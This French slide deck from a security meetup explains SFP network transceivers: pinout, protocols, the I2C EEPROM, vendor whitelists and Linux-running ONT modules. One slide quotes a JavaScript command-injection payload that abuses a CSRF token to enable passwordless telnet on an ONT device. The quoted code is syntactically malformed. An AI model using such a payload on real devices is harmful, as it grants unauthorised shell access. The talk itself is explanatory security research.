

Mystery box

Démystification des SFP

Florian Le Minoux (@flogallium)

Bière Sécu Rennes, 7 janvier 2025

Motivations

J'ai essayé de brancher un cable DAC avec des SFP au boulot entre un switch et une carte réseau Intel et ça marchait pas.

L'occasion d'essayer de comprendre cette techno !

Small Form-factor Pluggable

- Module émetteur-recepteur de données, insérable à chaud, utilisé pour les réseaux télécom et informatiques.
- L'utilisation la plus connue est la connexion d'équipements via des fibres optiques.
- Défini par un consortium industriel dans une note publique MSA 8074, héritier de *GBIC*.



Small Form-factor Pluggable



- SFP est un **module de couche physique** (PHY) au form-factor défini supportant plein de médias :
 - Connecteurs fibres (LC/SC/MPO)
 - Connecteurs Ethernet
 - Cables *Direct Attach*
- Les modules disposent tous d'une interface I2C permettant à l'hôte de les identifier et d'identifier leur média

Small Form-factor Pluggable et variantes

Lignée SFP	Débit max
SFP	1Gbps
SFP+	10Gbps
SFP28/56/112	25/50/100Gbps




Lignée QSFP+	Débit max
QSFP+	40Gbps
QSFP28/56/112	100/200/400Gbps




Pinout

- VeeR/VccR : masse/+3v3 (R = receiver, T = transmitter)
- TD+/TD- : paire différentielle données transmises (out)
- RD+/RD- : paire différentielle données reçues (in)
- MOD-DEF1, MOD-DEF2 : SDA/SCL bus I2C
- Les fabricants ont tendance à s'affranchir de la spec^a




Top of Board



Bottom of Board (as viewed thru top of board)

a. [https://github.com/torvalds/linux/
blob/master/drivers/net/phy/sfp.c](https://github.com/torvalds/linux/blob/master/drivers/net/phy/sfp.c)


Protocoles



- Les SFP communiquent via un protocole de type MII (*Media Independent Interface*) défini dans la norme IEEE 802.3u. Le protocole à utiliser est déterminé en fonction des métadonnées du bus I2C^a.
- Le framing des paquets est celui de l'Ethernet.
- i.e. SGMII, qui supporte 10/100/1000Mbps, avec un codage 8b/10b en serdes

a. `drivers/net/phy/sfp.c` et
`drivers/net/phy/sfp-bus.c` dans le noyau Linux

Protocoles



- Les SFP communiquent optionnellement par le protocole MDIO (*Management Data Input/Output*) ou SMI, également défini dans IEEE 802.3.
- Ce protocole permet au MAC de R/W dans des registres spéciaux du PHY qui gèrent :
 - Modes Ethernet : full/half duplex, forçage du débit supporté...
 - Cable branché ou non sur le port, LEDs d'état...

Bus I2C







Figure 4-1 2-wire Interface Fields

- Table contenant des métadonnées RO (contenue dans une EEPROM) :
 - Fabriquant
 - Type, caractéristiques de médium (longueur d'ondes)
 - Vitesse
- Table contenant des infos de diagnostic temps-réel (DDM) sur le module notamment la température, puissance in/out laser, tensions
- Le protocole MDIO peut être géré au travers du bus I2C (driver `mdio-i2c` dans Linux)

Anatomie d'un SFP optique 1Gbit



Anatomie d'un cable DAC 10Gbit



<https://www.youtube.com/watch?v=ltZ53sG6VDA>

Compatibilité


- Beaucoup d'équipementiers (Cisco, Intel, Juniper...) implémentent des whitelist de SFP/câbles supportés en se basant sur les valeurs de l'EEPROM¹.

```
ixgbe 0000:02:00.0: failed to load because an unsupported SFP+ module  
ixgbe 0000:02:00.0: type was detected.
```
- Dans certains cas, il n'y a pas de négociation sur la vitesse du lien et la vitesse indiquée dans l'EEPROM est utilisée ce qui cause des fausses incompatibilités.
- Heureusement, souvent l'EEPROM est **réinscriptible**².

1. [https://networkengineering.stackexchange.com/questions/77617/
how-come-sfp-modules-are-so-incompatible](https://networkengineering.stackexchange.com/questions/77617/how-come-sfp-modules-are-so-incompatible)


2. <http://eoinpk.blogspot.com/2014/05/raspberry-pi-and-programming-eeproms-on.html>

Anatomie d'un SFP Ethernet 10Gbit



<https://jghuff.com/blog/sfpplus/>

Certains SFP sont vraiment très intelligents



<https://hack-gpon.org/ont-nokia-g-010s-b/>

Merveilleux monde des SFP ONT/ONU

- Équipement actif parlant avec OLT de l'opérateur (authentification, déchiffrement, protocole OMCI), également intégré au format SFP+
- SoC MIPS/ARM embarqués contenant un peu de RAM/flash (généralement 8/16/32Mb), certains font tourner Linux (même OpenWrt), d'autres des RtOS, souvent avec UBoot³
- Quelques surfaces intéressantes à explorer (update online depuis côté LAN), le côté OLT est généralement trust.

3. <https://hack-gpon.org/>

Sécuritey

```
//use the csrf token to activate telnet with no login and a shell

fetch('http://192.168.100.1/data/statussupporteventlog_applog_download.json?_=1686211215966&csrf_token='+document.cookie)
  .method: 'POST',
  .headers: {
    'Content-Type': 'application/x-www-form-urlencoded; charset=UTF-8'
  },
  .body: 'applog_select=a;echo "#!/bin/sh" > /tmp/slogin;echo "export PATH=/bin:/sbin:/usr/bin:/usr/sbin" >> /tmp/slogin'
})
.then(res => res.json())
.then(console.log)
```

<https://hack-gpon.org/ont-sercomm-fg1000b-11/>

Un dernier truc fun pour la route

Ghost in the ethernet optic



A few months ago I stumbled on a [tweet](#) pointing out a kind of [SFP optic](#) that claimed to be smart, made by a Russian company [Plumspace](#). After going through their Smart SFP [product listings](#) I was on-board and decided I needed to have some of them.

The proposed smart SFP said, "Hey there is plenty of space in this thing! Why not also put a little FPGA, and an ARM core that can share the ethernet link, that way we can do more things!"

<https://blog.benjojo.co.uk/post/smart-sfp-linux-inside>

Bibliographie i

- [1] SFP (Small Formfactor Pluggable) Transceiver (INF-8074i)
<https://members.snia.org/document/dl/26184>
- [2] Diagnostic Monitoring Interface for Optical Transceivers (SFF-8472)
[https://cdn.hackaday.io/files/943124035044608/SFF-8472-\(Diagnostic%20Monitoring%20Interface\).pdf](https://cdn.hackaday.io/files/943124035044608/SFF-8472-(Diagnostic%20Monitoring%20Interface).pdf)

Merci de votre attention !